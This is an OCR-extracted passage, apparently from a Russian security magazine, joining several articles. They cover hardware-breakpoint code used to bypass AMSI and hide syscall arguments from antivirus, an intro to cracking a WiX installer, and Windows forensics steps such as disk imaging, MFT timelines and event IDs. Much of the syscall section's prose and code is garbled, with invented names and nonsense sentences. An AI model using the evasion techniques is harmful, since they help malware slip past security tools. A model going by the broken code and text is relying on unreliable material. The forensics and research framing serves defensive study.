    return EXCEPTION_CONTINUE_EXECUTION;

  }
  // Вернем EXCEPTION_CONTINUE_SEARCH, чтобы передать исключение
дальше
  return EXCEPTION_CONTINUE_SEARCH;
}

VOID SetHwBP(PVOID address, BOOL setBP, int regnumber) {
  CONTEXT context = { 0 };
  context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
  GetThreadContext(GetCurrentThread(), &context);
  // Почему-то брек, если адрес записывать в регистры, отличные от
Dr0, не срабатывает
  std::string registerNames[] = { "Dr0", "Dr1", "Dr2", "Dr3" };
  if (setBP) {
  DWORD64* registers[] = { &context.Dr0, &context.Dr1, &context.Dr2,
&context.Dr3 };
    if (regnumber >= 0 && regnumber < 4) {
    *registers[regnumber] = (DWORD64)address;
    std::cout << "Writing Address to " << registerNames[regnumber] <<
std::endl;
    }
    else {
    std::wcout << L"Invalid Registry Number" << std::endl;
    exit(-1);
    }
    // Установка бита 1 в DR7 для активации DR0
    context.Dr7 |= 1;
    // Установка битов 16-17 в DR7 для типа точки останова (Execute)
    context.Dr7 |= (0b00 << 16);
    // Установка битов 18-19 в DR7 для длины точки останова (1 byte)
    context.Dr7 |= (0b00 << 18);
  }
  else {
    context.Dr0 = 0;
    context.Dr1 = 0;
    context.Dr2 = 0;
    context.Dr3 = 0;
    context.Dr7 &= ~(1 << 0);
  }

  context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
  SetThreadContext(GetCurrentThread(), &context);
}

int main()
{

  if (AddVectoredExceptionHandler(1, Handler) == nullptr)
  {
    std::cout << "Failed to set the vectored exception filter!" << std
::endl;
    return 1;
  }
  // Адрес функции printf
  void* targetAddress = (void*)printf;
  SetHwBP(targetAddress, TRUE, 0);

  // Генерация сигнала точки останова
  printf("Hello, world!");

  return 0;
}
```

Здесь был установлен HWBP по адресу функции **printf()**. Как только система дошла до вызова этой функции, сработало исключение, вызвала обработчик исключений, внес содержимое регистров, а затем вернул управление на функцию, что привело к появлению в консоли **Hello, world!**:




Срабатывание HWBP

Теперь мы научились ставить брейк. Как же их использовать для пентестерских целей?

ОБХОД AMSI

У AMSI есть функция **AmsiScanBuffer()**, которая служит для сканирования буфера на предмет наличия эксплоидов. Ничто нам не мешает поставить HWBP на эту функцию, перехватить поток управления и заставить функцию вернуть **AMSI_RESULT_CLEAN**. Этот метод уже давно известен, и есть пример на GitHub.

Причем, если нам не подходит реализация на C++, есть на C#, проект называется SharpBlock. Он пишет AMSI и ETW, используя хардверные брейк-поинты. Для этого вынесен отдельный метод **EnableBreakpoint()**.



Отдельный метод

Обрати внимание, что в зависимости от архитектуры используются разные методы. Если у нас x86, то адрес следует конвертировать с помощью метода **<addr>.ToInt32()**, а когда в x64, то **<addr>.ToInt64()**.

Функция EnableBreakpoint для x86

Функция EnableBreakpoint для x64

Продолжение статьи →

ЖЕЛЕЗНЫЙ БРЯК

ИСПОЛЬЗУЕМ КАРДИНАЛЬНЫЕ БРЕЯК-ПОЙНТЫ В ПЕРЕТСЕРЕЙТЕЛЯХ ЦЕПЕЙ

ИЗВЛЕЧЕНИЕ НОМЕРОВ СИСКОЛОВ

Сиколы позволяют например обнаружить в ядро операционной системы, что номер конкретно какого и шаг поиск. Подробно сиколы и расширяемые в материале «Ядро для Поклонников Intel Core» и обсуждае конверсии. Сейчас же перейдем к обсуждению на практике Petersenscripts. Для проект использует LDT для извлечения номеров сиколов. Сиколы просто стаются функции обработчик.

```
SetXsmanExtSelectorEntry(LDT: DescXsmanExtSelectorArray);
```

Сперва идет поиск адреса NtT функции и установка бряка на адрес прыгай внутрь. Для этого точка останова ставится непосредственно на саму инструкцию. Адрес инструкции находится следующим способом: поиска на пятнадцать и менее на инструкции последовательности байт **0F00**:

```
LPVOID FindSyscallAddress(LPVOID function)
{
BYTE st2[] = { 0x0F, 0x00 };
int counter = 0, ok = 1, k;unsigned int32s iv;
LPVOID ret;
if(!ReadMem(iv,(LPVOID)((DWORD_PTR)function + 1), sizeb, 2 ) == 0 ) {
return (LPVOID)((DWORD_PTR)function + 1);
}
ret = iv;
return NULL;
}
```

Когда адрес найдено, на него ставится инструкция выдержки бряка которой следующий следующий фокуса:

```
VOID SetOneShotHardwareBreakpoint(LPVOID address)
{
CONTEXT context = {0};
context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
GetThreadContext( GetCurrentThread(), &context );

context.Dr0 = (DWORD)address;
context.Dr6 = 0;
context.Dr7 = (context.Dr7 & ~((1 << 2) | (3 << 16)) | (0 << 16);
context.Dr7 = (context.Dr7 & ~((1 << 2) | (3 << 18)) | (0 << 18);
context.Dr7 = (context.Dr7 & ~((1 << 2) | (3 << 20)) | (0 << 20);

context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
SetThreadContext( GetCurrentThread(), &context );

return;
}
```

Например, если мы хотим закрыть бряки функции **GetMyCpyUpdate()**, то сначала генерируем новый код с помощью файла **gen.py**

```
python gen.py MrMapVirtualSection
```

Это генерит в следующем виде файлов **TamperingSyscalls.cpp** **TamperingSyscalls.h** и **mlaunch.bat**. Включим файлы в проект чтобы чтобы подключили загрузчиков:

```
#include "TamperingSyscalls.h"
```

И вызываем нужные функции просто добавляем в начало:

```
dMrMapVirtualSection( section, MrCurrentProcess(), &addr, 0, 0, NULL,
&size, 1, 0, PAGE_READONLY );

Вызов отслеживания функции будет получение адреса
MrMapVirtualSection() и install dll

NTSTATUS dMrMapVirtualSection( HANDLE SectionHandle, HANDLE
ProcessHandle, PVOID BaseAddress, ULONG ZeroBits, SIZE_T CommitSize,
PLARGE_INTEGER SectionOffset, PSIZE_T ViewSize, DWORD
InheritDisposition, ULONG AllocationType, ULONG Win32Protect ) {
LPVOID FunctionAddress;
NTSTATUS status;
HANDLE MrMapSection;
FunctionAddress = GetProcAddrEntryOf( hashMrMapVirtualSection, hashNTdll);
if (FunctionAddress != NULL) {
PtrMapVirtualSection(FunctionAddress);
pMrMapVirtualSection(p_SectionHandle = SectionHandle,
pMrMapVirtualSection(p_ProcessHandle = ProcessHandle,
pMrMapVirtualSection(p_BaseAddress = BaseAddress,
pMrMapVirtualSection(p_ZeroBits = ZeroBits,
pMrMapVirtualSection(p_CommitSize = CommitSize,
pMrMapVirtualSection(p_SectionOffset = SectionOffset,
pMrMapVirtualSection(p_ViewSize = ViewSize,
pMrMapVirtualSection(p_InheritDisposition = InheritDisposition,
pMrMapVirtualSection(p_AllocationType = AllocationType,
pMrMapVirtualSection(p_Win32Protect = Win32Protect,
PtrMapVirtualSection = (typeMrMapVirtualSection)FunctionAddress;
}
Execute = NTMAPVIRSECTION_ENUM;

SetOneShotHardwareBreakpoint( (DWORD_PTR)FunctionAddress )
}
status = PtrMapVirtualSection( NULL, NULL, NULL, NULL,
pMrMapVirtualSection( CommitSize, pMrMapVirtualSection(p_
pMrMapVirtualSection(p_InheritDisposition, pMrMapVirtualSection(p_
pMrMapVirtualSection(p_Win32Protect, pMrMapVirtualSection(p_
AllocationType, pMrMapVirtualSection(p_ViewSize, pMrMapVirtualSection(p_
return status;
}
```

Для получения адреса используется техника API Hashing, которая в данном проекте в статье «Фантазии лоцо. Пишем свою API hashing, чтобы обмануть антивирусы» Ivan Kwiatkowski (aka Tarantula/Jumpsuit) написала:

```
#define hashNt 0Ah // jumpsuap aulo CONCAT( hash, 0Ah ) = 0ADH=0LDC
TOKENIZE 0Ah )
```

Далее инициализируется все элементы структуры **MrMapVirtualSection**:

```
typedef struct {
HANDLE SectionHandle;
HANDLE ProcessHandle;
PVOID BaseAddress;
ULONG ZeroBits;
SIZE_T CommitSize;
PLARGE_INTEGER SectionOffset;
PSIZE_T ViewSize;
DWORD InheritDisposition;
ULONG AllocationType;
ULONG Win32Protect;
} MrMapVirtualSection;
```

Эта структура содержит информацию обо всех аргументах функции **MrMapVirtualSection()** и **MrMapVirtualSection()**.

Далее устанавливается специальное значение **Execute**. Этот параметр используется в обработчике точек. Если на начало функции сделать бряк, можно проводящий неожиданного вызова MS-функции, которая не сделана прыгай.

```
status = PtrMapVirtualSection( NULL, NULL, NULL, NULL,
pMrMapVirtualSection( CommitSize, pMrMapVirtualSection(p_
SectionOffset, pMrMapVirtualSection(p_ViewSize,
pMrMapVirtualSection(p_InheritDisposition, pMrMapVirtualSection(p_
AllocationType, pMrMapVirtualSection(p_Win32Protect );
return status;
}
```

Обратите внимание, что первыми четырьмя параметрами мы передаем **NULL**. Именно они параметры, скорее всего, будет анализировать антивирус. Для дополнения аргумента **typecast** (то же на его место передаем **NULL**). Обмен аргументы с тому он не может прежить решение. Интересный ход выйти или нет, и разрешить или запретить вызов. Вызываемая также обработчик:

Восстановление параметров происходит как для такого и функции обработчик найдя:

```
LONG WINAPI OnOneShotHardwareBreakpointHandler( PEXCEPTION_POINTERS
ExceptionInfo )
{
if( ExceptionInfo->ExceptionRecord->ExceptionCode ==
STATUS_SINGLE_STEP )
{
if( ExceptionInfo->ContextRecord->Dr7 & 1 ) {
// If the ExceptionInfo->ContextRecord->Rip == ExceptionInfo->
ExceptionRecord->Dr0
// Then we are at the one shot breakpoint address
if( ExceptionInfo->ContextRecord->Rax should be the syscall
{
PRINT( "Syscall: 0x%lx", ExceptionInfo->ContextRecord->Rax );
// Disable the hardware breakpoint by ExceptionInfo->
ContextRecord->Dr0 = 0;
ExceptionInfo->ContextRecord->Dr0 = 0;

// You need to fix your arguments in the right registers and stack
here
switch( ExceptionInfo ) {
// Syscall 0x0F00 is special! Rules to dontforgetprintfor calling this
syscall
case NtMapVirtualSection:
ExceptionInfo->ContextRecord->R8 =
(DWORD_PTR)(*(DWORD*)ExceptionInfo->ExceptionRecord->
arguments[0]->SectionHandle);
ExceptionInfo->ContextRecord->R9 =
(DWORD_PTR)(*(DWORD*)ExceptionInfo->ExceptionRecord->
arguments[1]->ProcessHandle);
ExceptionInfo->ContextRecord->Rsp =
(DWORD_PTR)(*(DWORD*)ExceptionInfo->ExceptionRecord->
arguments[2]->BaseAddress);

ExceptionInfo->ContextRecord->Rsp =
(DWORD_PTR)(*(DWORD*)ExceptionInfo->ExceptionRecord->
arguments[3]->ZeroBits);

// You have enough sp by not providing the indexed state
default:
ExceptionInfo->ContextRecord->Rip += 1; // Just so we don't hang
break;
}
return EXCEPTION_CONTINUE_EXECUTION;
}
}
return EXCEPTION_CONTINUE_SEARCH;
}
```

Сначала эта функция проверяет, что исключение действительно выдержано бряком. Если это случилось то значение **EXCEPTION_SINGLE_STEP** и проверяем в дальнейшем вызов.

Далее должны получить номер нуждающий бряк которой нужно сделать (для чего вызвали **1 ExD**). Следующим шагом из регистра **Rax** извлекается номер сиколы, которая был при вызове. После чего проверяем что адрес следующий вызывающий инструкции (**syscall**) действительно лежит в бряке. Если это действительно на нем бряк действительно сделан. После чего **NtMP** сиколы и начинается проверка значения **EnumState**. которая нам анализировать нужно. Это нужно для корректной инициализации всех параметров функции. Если все прошло успешно, срабатывает бряк, а в **switch** **EXCEPTION_EXECUTION_HANDLER** обрабатывается соответствующая сиколы с нужным нам параметром. Фактически мы «пробрасываем параметры» в нужные регистры.

Сиколы проверяется в в MMSysInfo, есть даже отдельный сиколы на NtMP.

АНОНИМИ

Кардинальные бряки — очень полезная штука! Их можно использовать в для анонимизации в кодинге. Для этого нужно проверяющиеся сиколы дождаться (пример), стер на него добавляется. После этого установить NtMP на вызов **LdrLoadDll()**. Эта функция вызывается при загрузке DLL в процесс. Для на основе и можно собственно **LoadLibrary()** — подробнее в статье «Фантазии лоцо. Пишем API в кодинге».

Далее сделаем язык проверять имена загружаемых DLL, разрешая подгружу только **ntdll.dll**. Убедившись, что отслеживаемый процесс загружает **ntdll.dll**, мы проверяем на наличие **NtCreateSection**, где адресно вызов **NtCreateSection** и **ntdll.dll** нашего текущего процесса, что в проверку в анонимку. Поиска по Windows сработает полный ПС.

ПИШЕМ КАСТОМНЫЙ GETTHREADCONTEXT()

Мы заметили, мы нашли/получили нужные процессы по параметрам, которые приехали в функции обработчика. Что, к сожалению, функции обработчика принимают только **Context**, а нужные параметры приходят в виде отдельных переменных. Поэтому нам нужно сделать свой **GetThreadContext()**. Его прототип в коде, что аргументы для **GetThreadContext()**:

```
#include <windows.h>
#include <iostream>

#ifdef _WIN64
std::cout << "Context Values" << std::endl;
std::cout << "P1Home: " << cts.P1Home << std::endl;
std::cout << "P2Home: " << cts.P2Home << std::endl;
std::cout << "P3Home: " << cts.P3Home << std::endl;
std::cout << "P4Home: " << cts.P4Home << std::endl;
std::cout << "P5Home: " << cts.P5Home << std::endl;
std::cout << "P6Home: " << cts.P6Home << std::endl;
std::cout << "ContextFlags: " << cts.ContextFlags << std::endl;
std::cout << "MxCsr: " << cts.MxCsr << std::endl;
std::cout << "Rax: " << cts.Rax << std::endl;
std::cout << "Rcx: " << cts.Rcx << std::endl;
std::cout << "Rdx: " << cts.Rdx << std::endl;
std::cout << "Rbx: " << cts.Rbx << std::endl;
std::cout << "Rsp: " << cts.Rsp << std::endl;
std::cout << "Rbp: " << cts.Rbp << std::endl;
std::cout << "Rsi: " << cts.Rsi << std::endl;
std::cout << "Rdi: " << cts.Rdi << std::endl;
std::cout << "R8: " << cts.R8 << std::endl;
std::cout << "R9: " << cts.R9 << std::endl;
std::cout << "R10: " << cts.R10 << std::endl;
std::cout << "R11: " << cts.R11 << std::endl;
std::cout << "R12: " << cts.R12 << std::endl;
std::cout << "R13: " << cts.R13 << std::endl;
std::cout << "R14: " << cts.R14 << std::endl;
std::cout << "R15: " << cts.R15 << std::endl;
std::cout << "Rip: " << cts.Rip << std::endl;
#endif
#ifdef _WIN32
std::cout << "Context Values" << std::endl;
std::cout << "ContextFlags: " << cts.ContextFlags << std::endl;
std::cout << "Dr0: " << cts.Dr0 << std::endl;
std::cout << "Dr1: " << cts.Dr1 << std::endl;
std::cout << "Dr2: " << cts.Dr2 << std::endl;
std::cout << "Dr3: " << cts.Dr3 << std::endl;
std::cout << "Dr6: " << cts.Dr6 << std::endl;
std::cout << "Dr7: " << cts.Dr7 << std::endl;
std::cout << "FloatSave: " << cts.FloatSave << std::endl;
std::cout << "SegGs: " << cts.SegGs << std::endl;
std::cout << "SegFs: " << cts.SegFs << std::endl;
std::cout << "SegEs: " << cts.SegEs << std::endl;
std::cout << "SegDs: " << cts.SegDs << std::endl;
std::cout << "Edi: " << cts.Edi << std::endl;
std::cout << "Esi: " << cts.Esi << std::endl;
std::cout << "Ebx: " << cts.Ebx << std::endl;
std::cout << "Edx: " << cts.Edx << std::endl;
std::cout << "Ecx: " << cts.Ecx << std::endl;
std:cout << "Eax: " << cts.Eax << std::endl;
std::cout << "Ebp: " << cts.Ebp << std::endl;
std::cout << "Eip: " << cts.Eip << std::endl;
std::cout << "SegCs: " << cts.SegCs << std::endl;
std::cout << "EFlags: " << cts.EFlags << std::endl;
std::cout << "Esp: " << cts.Esp << std::endl;
std::cout << "SegSs: " << cts.SegSs << std::endl;
#endif

LONG WINAPI handler(PEXCEPTION_POINTERS ExceptionInfo) {
std::cout << "[+] SetThreadContext Result" << std::endl;
static int value = 0;
PCONTEXT cts;
#ifdef _WIN64
PCONTEXT ctx = ExceptionInfo->ContextRecord;
ThreadContext(*ctx);
#endif
cts = ExceptionInfo->ContextRecord;
ThreadContext(*cts);
#endif

if (value == 1) {
value = 0;
return EXCEPTION_CONTINUE_SEARCH;
}
else {
return EXCEPTION_CONTINUE_EXECUTION;
}
}

void CustomGetThreadContext() {
AddVectoredExceptionHandler(1, handler);
}

int main() {
CustomGetThreadContext();
return 0;
}
```

СТАВИМ ХУКИ

Наконец, самое сложное — установка хука. Которые не отлавливаются ранним типом хитов. Именно данно реализовали в виде библиотеки DLL, которая после инъекции сама остается лишь проверять.

ВЫВОДЫ

Использование аппаратных точек останова в пентестерских целях — очень необоснованно с серьезным риском, которое встречается редко. Самое главное — грамотно обнаружить исключение, которое по сути сейчас бесполезно. Вывод: если что-то добавляешь обработчик, то твои программы упадут и придется все запускать заново.

WIX-ФИКС

ИССЛЕДУЕМ ИНСТАЛЛЯТОР WINDOWS INSTALLER XML "INSOLUSET"

ВВМ

Инсталляторы бывают разные: и попрощ, и поспокойнее. Иногда среди них попадаются уж совсем наворочанные — их исследовать перевыдадут в отдельную главу. Сегодня мы расскажем именно такой пример, как устроен инсталлятор WIX.

В прошлом статьям я неоднократно затрагивал инсталляторы и среды для их разработки. Эта тема обычная и неисчерпаемая, поскольку для взлома и пропатчить над бывшим системным инсталлятором были сущие надстройки, но которыми разработчики создали другие надстройки, и так далее. Поэтому для взлома стоит по-прежнему изучать инсталляторы, а разворачивать не утрешний инсталляторному пакету, а разбора и ревёрс инсталляторов. Инсталлятор WIX и достаточно частоедим здесь стоит. Прямо исследовать одного из подобных инсталляторов мы и расскажем в сегодняшнем материале.

WARNING

Статья написана в исследовательских целях, именно с познавательной целью и предназначена для специалистов по безопасности. Автор не редакция не несёт ответственности за любой вред, причинённый с применением изложенной информации. Использование или распространение кодов ПО без лицензии производится может преследоваться по закону.

Итак, у нас имеется инсталлятор для системы в виде технологического пакета, обработанный в виде файла MSI. Технологический пакет представляет собой контейнер, аналогичный EXE-файлам. Интерфейс у инсталлятора продвинутый и стильный, но не поэтому мы внимание представляем не сразу: его встраивание нам до этого. Следующие инсталляторы сначала пишем. Здесь много элементов интерфейса, которые нужно прописать, и для этого в инсталляторе предусмотрен начало с визуальным редактором. Но для нас — и продвинутому инсталлятору начинает требовать нашего внимания, без которой ничуть не обойтись.

Мы уже встречались с подобным поведением программы установки в предыдущем статье. Однако в этот раз выясняется, что программа содержит все нетронутые данные для установки:

1. Ей весомы значительно EXE-файлы исполняемыми является только кроме-ный и сложный системный инсталлятор.
2. Впадлены, процессы тоже относительно небольшой EXE-файл, запущенный из системы и выполняющий основные действия.
3. Перед нами не хорошо изучаемые плавно или InstallShield, а что-то новое.

Попытаешься пропатчить и запущенному процессу при помощи x64dbg, но ничего не выйдет. Инсталлятор обнаружил в процессе изменения. Этот код до боли напоминает .NET, что косвенно подтверждается наличием в пакете файлов-сборок с расширением дотнетовским библиотек **clr.dll**, **clrjit.dll**, **mscoree.dll** и так далее. Однако не сам инсталлятор, но исполняемый файл из временного .NET, запускаемый процессом.

Дотнетовские отладчики вообще-то, и рассмотрим процесс как родной для дотнет-утилиты исполняемый и нечто, что нужно дотнетовским отладчиком не показывает и пропускать, проникнуть не дает. В принципе, дотнетовские проекты в отладчике видим мы уже учитывать, потрошить в статье «Кастомные проекты Visual Studio». Взламывать проекты .NET Reflector и Microsoft Decompiler, использовать дотнетовский ildasm, однако поборников на что теперь дотнетовцы. Потребуется для начала разобраться, с чем именно мы столкнулись на этот раз. Необходимо запустить нам дает Detect It Easy.

Detect It Easy v3.01[Windows 10 Home x64]
Файл: C:\Program Files (x86)\Common Files\Microsoft Shared\ClickToRun\Updates\9.0.16.20000\x86\Office16\msoxmlmf.exe
Type: PE32
Size: 1.00 MiB
Offset: 0
Entry point address: 000FC000
Image base address: 00400000
Image size: 00100000
Subsystem: Windows GUI
Linker: Microsoft Linker(14.00.24215)
Compiler: Microsoft Visual C/C++(19.00.24215)[C++]
Libraries: Microsoft Visual C/C++ runtime(14.00.24215)[-]
Installer: Microsoft Windows Installer(5.0.9600.16384)[-]
Overlay: Microsoft Cabinet archive(data)[-]
Signature: Microsoft Corporation(Valid)[-]
Сигнатуры: 2 Время: 0 мс
Сканирование завершено. Найдено 2 сигнатур.
Сканирование завершено. Найдено 2 сигнатур.
Сканирование завершено. Найдено 2 сигнатур.

#ЗОЖ

УРОКИ ФОРЕНЗИКИ

БОЛЬШОЙ ГИД ПО ARTIFACTS WATCHER WINDOWS

Сегодня мы познакомим вас со основным детектором Windows, который может использовать злоумышленник. Обращать внимание на подозрительные изменения в системе. Сегодня мы разберем технику работы с инструментом для поиска этих изменений.

Сергей Ермаков
Специалист по компьютерной криминалистике

Итак, представлены, что мы получили от клиента жесткий диск, содержащий новую версию операционной системы Windows, которая работала на Windows. Наша цель — собрать артефакты для дальнейшего анализа.

Общая последовательность следующая:

1. Подключить диск к рабочей станции
2. Определить, какие изменения в операционной системе сделал злоумышленник
3. Отчитаться перед клиентом
4. Отчитаться перед руководством для внесения артефактов Windows.

ПОЛУЧАЕМ ПОМОЩНИКА ОПЕРАЦИОННОЙ СИСТЕМЫ


Получаем данные диска, которые, вероятнее всего, будет в формате Raw (образ) и снимаем с помощью утилиты dd. Для этого запускаем утилиту dd и вводим следующую команду:

```
dd if=/dev/sdb of=/mnt/image.raw
```

Теперь мы имеем образ Image.raw, который мы можем монтировать, и работать с ним.

МОНТИРУЕМ ОБРАЗ


Теперь давайте монтируем образ диска. Для этого запустим утилиту Mount. Мы можем использовать утилиту FTK Imager.



Теперь нажмем на кнопку Image Mounting, выберем путь к файлу образа, и Mount. Windows выбираем по умолчанию.

Далее нажимаем Mount, и диск появится в файловой системе.

Теперь можно исследовать файлы в системе Windows. Лучше всего использовать утилиты R-Studio, которые позволяют заверять диск, восстанавливать удаленные данные, восстанавливать удаленные файлы по сигнатурам и делать отчеты. Мы рекомендуем в отчете обратиться к ему.



СКАНИРУЕМ ФАЙЛОВУЮ СИСТЕМУ

Теперь запускаем утилиту R-Studio, которая позволяет проверять, что за в файловой системе подозрительные файлы. Сканировать можно уникальные файлы, которые могут быть использованы злоумышленниками. Для этого нужно в R-Studio нажать на кнопку Сканирование и в открывшейся в окне нажать на кнопку Сканировать.

Еще можно использовать подозрительные антивирусные утилитами. Например:

- Sysinternals — средство Microsoft для поиска вредоносных файлов;
- Malwarebytes — средство для поиска вирусов;
- Process Explorer — средство для контроля запущенных процессов.

Этот этап позволяет исследовать обнаруженные подозрительные файлы, которые могут использовать злоумышленники для отправки сообщения в сеть, или для получения данных.

ПОЛУЧАЕМ ПОМОЩНИКА ИНФОРМАЦИИ О СИСТЕМЕ

Теперь давайте исследуем наши собрать подозрительные изменения в системе. Для этого нужно использовать следующие утилиты:

- SYSTEM — Системный реестр, который содержит большинство информации об обнаруженной аппаратной среде.
- SOFTWARE — Системный реестр, который содержит большинство информации об обнаруженной программной среде.
- NTUSER.DAT — Реестр, который содержит большинство информации о пользовательских настройках.
- Usrclass.dat — Реестр, который содержит большинство информации о пользовательских настройках.
- Amcache.hve — Реестр, который содержит большинство информации об обнаруженной системе, которая ранее.
- Pagefile.sys — Файл подкачки, который может содержать информацию о пользовательских сессиях.
- Hiberfil.sys — Файл гибернации, который может содержать информацию о пользовательских сессиях.
- Swapfile.sys — Файл подкачки, который может содержать информацию о пользовательских сессиях.

ВЫЯВЛЯЕМ ЗАКРЕПЛЕНИЕ

Если при проверяемом файлов системы мы не удалось обнаружить вредоносное ПО, то нужно проверить, что злоумышленник использовал для закрепления в системе.

Для этого нужно использовать утилиты Autoruns. Запускаем утилиту Autoruns и в Autoruns Options нажимаем на кнопку Scan options. Выбираем все пункты и нажимаем на кнопку Rescan.

Теперь нажимаем на кнопку Scan offline images. Далее выбираем ранее примонтированный образ диска. Теперь

УРОКИ ФОРЕНЗИКИ

ВЕЛИКИЙ ПУТЬ
ПО АРТЕФАКТАМ WINDOWS

ИЗВЛЕКАЕМ ВРЕМЕННЫЕ МЕТКИ И ДЕЛАЕМ ТАЙМЛАЙН СОБЫТИЙ

Таблицу MFT фрагментируем командой `fsutil fsinfo ntfsinfo C:` (вместо C: можно указать любой диск). Смотрим `Bytes per File Record Segment` и `Mft Start Lcn`. Сама таблица MFT начинается в коде системного диска в смещении `MFT`. Чтобы вычислить тайминг, по обычным меткам нужно к `Bytes per File Record Segment` прибавить `Mft Start Lcn`.

Для начала сбросим программу снимка MFTECmd или MFTDump:

```
.\MFTECmd.exe -f "MFT" --csv .\export\
```

Полученный файл `.csv` можно просмотреть в Excel, отфильтровав данные по дате создания, либо можно изучить их с помощью утилиты timeline.exe:

```
timeline -f .\export.csv -o timeline.csv
```

Полученный файл `timeline.csv` можно сортировать утилитой `Microsoft Log Parser`, которая также можно использовать для поиска по ключевым словам. Например, которые можно сортировать общий файл, либо разделить по отдельным дням, например, Ранее созданные файлы, с 2009 года, или для поиска можно воспользоваться командой `TIMELINE_COLON_TEMPLATE.cmd`.

> **INFO**
> Подробнее о Log Parser и построении таблицы читай в статье «Хакерские хроники». Фильтрация Ранее созданные файлы, с 2009 года, Фильтрация Расширений, для работы с Log Parser, Фильтрация по ключевым словам, Фильтрация по дате, Фильтрация по расширениям, Фильтрация по ключевым словам, Фильтрация по дате, Фильтрация по расширениям.

Еще можно посмотреть утилиты Autopsy и AXIOM, которые также отлично сортируют и фильтруют данные по временным меткам.

В Windows 8.1 и выше MFT хранит полезные данные под названием `ActivityCache.db`. Это базы данных в формате SQLite, где содержится история выполнения каждого запуска программы. Также в SQLite db есть еще кэшированные данные, использованные приложениями и службой. Какие файлы есть в этой базе и что в них лежит:

```
C:Users*Users*AppData*Local*Connecteddevicesplatform*,*.cache*,*.*
```

Если ты интересуешься от имени учетной записи Microsoft, то нужные тебе данные лежат в `C:Users*Users*AppData*Local*Packages*Microsoft.AccountsControl*`. Для анализа SQLite db рекомендуем использовать утилиту `Microsoft Log Parser`, которая расстарался и написал **ADC.CSV**:

Для начала распаковываем из `.cab` файлов в `.cmd` файлы, которые запускаем. В результате в самой базе ты найдешь файлы с расширением `db-wal`, которые также нужно сохранить, а `db-wal` — это временные данные, которые хранит информация перед тем, как попасть в `ActivityCache`. Не будем отвлекаться сразу переходим сразу к парсингу и сортировке собранных файлов с сайта Windows Timeline ATC.

Для парсинга `ActivityCache.db` нужно `ADC.exe` и, прежде чем начать сортировать полученные файлы в виде таблицы `ActivityPackageId` и `ActivityCache`.

В таблице `ActivityPackageId` фиксируется информация о приложении, для которого выполнялся запуск, а в таблице `ActivityCache` уже сохранены данные о каждом запуске каждого приложения. Для анализа в этом таблице нужно сортировать по 30 дней.

Получаем для анализа `ActivityCache.db`:

```
- ActiveTime.exe
- ExtractSessionDuration.exe
```

Скрипт `ExtractSession` сортирует данные в OS Browser for SQLite:

Переходим на вкладку Sql и вставляем следующий запрос SQLite. В окне запроса запускаем ввести нажатием `Ctrl+R`:

```
SELECT DISTINCT
DATETIME(ROUND([Activity].[StartTime]/10000000,0),'-62135596800','unixepoch') AS [StartTime],
DATETIME(ROUND([Activity].[EndTime]/10000000,0),'-62135596800','unixepoch') AS [EndTime],
[Activity].[ActivityId],
[Activity].[ActivityPackageId],
[Activity].[ClipboardPayload],
[Activity].[EnergyConsumption],
[Activity].[GroupId],
[Activity].[OriginalPriority],
[Activity].[PlatformDeviceId],
[Activity].[PriorityOrder],
[Activity].[ProcessId],
[Activity].[ProgramId],
[Activity].[ShareableContentIdentities],
[Activity].[ShareableContentIntegrityHash],
[Activity].[ShareableContentOwnerId],
[Activity].[ShareableContentType],
[Activity].[ShareableContentUrl],
[Activity].[TimeZoneBias],
[Activity].[UserActivityInputs],
[Activity].[UserTimeOffset],
[ActivityPackageId].[ActivityId],
[ActivityPackageId].[ETag],
[ActivityPackageId].[PackageIdHash],
[ActivityPackageId].[PlatformDeviceId],
[ActivityPackageId].[PlatformSessionId],
[ActivityPackageId].[PlatformUserId],
[ActivityPackageId].[ServiceId],
[ActivityPackageId].[TimeOfLastUpdate]
FROM [Activity],[ActivityPackageId]
WHERE [Activity].[ActivityPackageId]=[ActivityPackageId].[ActivityPackageId]
ORDER BY [Activity].[StartTime] DESC
```

Сортируем вывод по полю `StartTime`, чтобы отслеживать хронологию действий пользователя.

АНАЛИЗИРУЕМ СОБЫТИЯ WINDOWS

В этом разделе разберем основные события системы Windows, важные которые помогут исследователям, использовать, например, информацию для поиска, и поиск, как злоумышленники перемещаются, по сети. В Windows есть несколько журналов регистрации событий. Процесс регистрации событий полностью ведет служба в файле `evt.dll`. Файлы журналов по умолчанию хранятся в `%SystemRoot%winevtLogs`. Журналы, предназначенные для обработки системы в `%SystemRoot%winevtTemp`.

4624 — вход в систему. Изучив это событие, всегда обращай внимание на тип входа (поле `Logon type`) и `Authentication Package`, если значение `Logon type` равно, данным, а также на поле `Logon type` равно 2 или, в случае, если `Logon type` равно 3 и `Authentication Package` равно `NTLM`.

4634 — выход из системы. При анализе этого события сопоставляй его с предыдущим событием `4624` с тем же `Logon ID`, чтобы определить, как долго, сеанс пользователя, в системе, а также куда, сеанс. Например, сеанс `0x3E7` работает с непрерывным входом в систему `SYSTEM`, поэтому, все данные, у него, могут, что подобрать сверх.

4648 — вход в систему с использованием явно предоставленных данных. Событие регистрируется на хосте источника авторизации. При поиске аномалий, обращай внимание на `Account Whose Credentials Were Used` — это учетная запись, которая использовалась для аутентификации, а также на `Target Server` — это имя хоста, к которому, пытается, получить доступ.

4672 — вход в систему с использованием привилегии. Для отслеживания подключения с назначенными привилегиями нужно отслеживать `Logon ID` и сопоставлять с событием `4624`. Обратим внимание на поля:

- `Privileges` — действительно — действительно частота привилегий (см. ниже);
- `SeBackupPrivilege` — отслеживание попытки обойти доступ к файлам;
- `SeCreateTokenPrivilege` — создание объекта маркера;
- `SeDebugPrivilege` — отладка приложений;
- `SeEnableDelegationPrivilege` — доверять учетным записям компьютера и пользователям для делегирования;
- `SeRestorePrivilege` — изменение прав безопасности;
- `SeTakeOwnershipPrivilege` — изменение прав доступа после перехвата;
- `SeTcbPrivilege` — управление журналом аудита и безопасности;
- `SeSystemEnvironmentPrivilege` — изменение значений среды встроенной ОС;
- `SeAuditPrivilege`/`SeSecurityPrivilege` — аналог поиска доступ процессов;
- `SeLoadDriverPrivilege` — изменение драйверов;
- `SeTakeOwnerShipPrivilege` — позволяет стать владельцем файлов или других объектов.

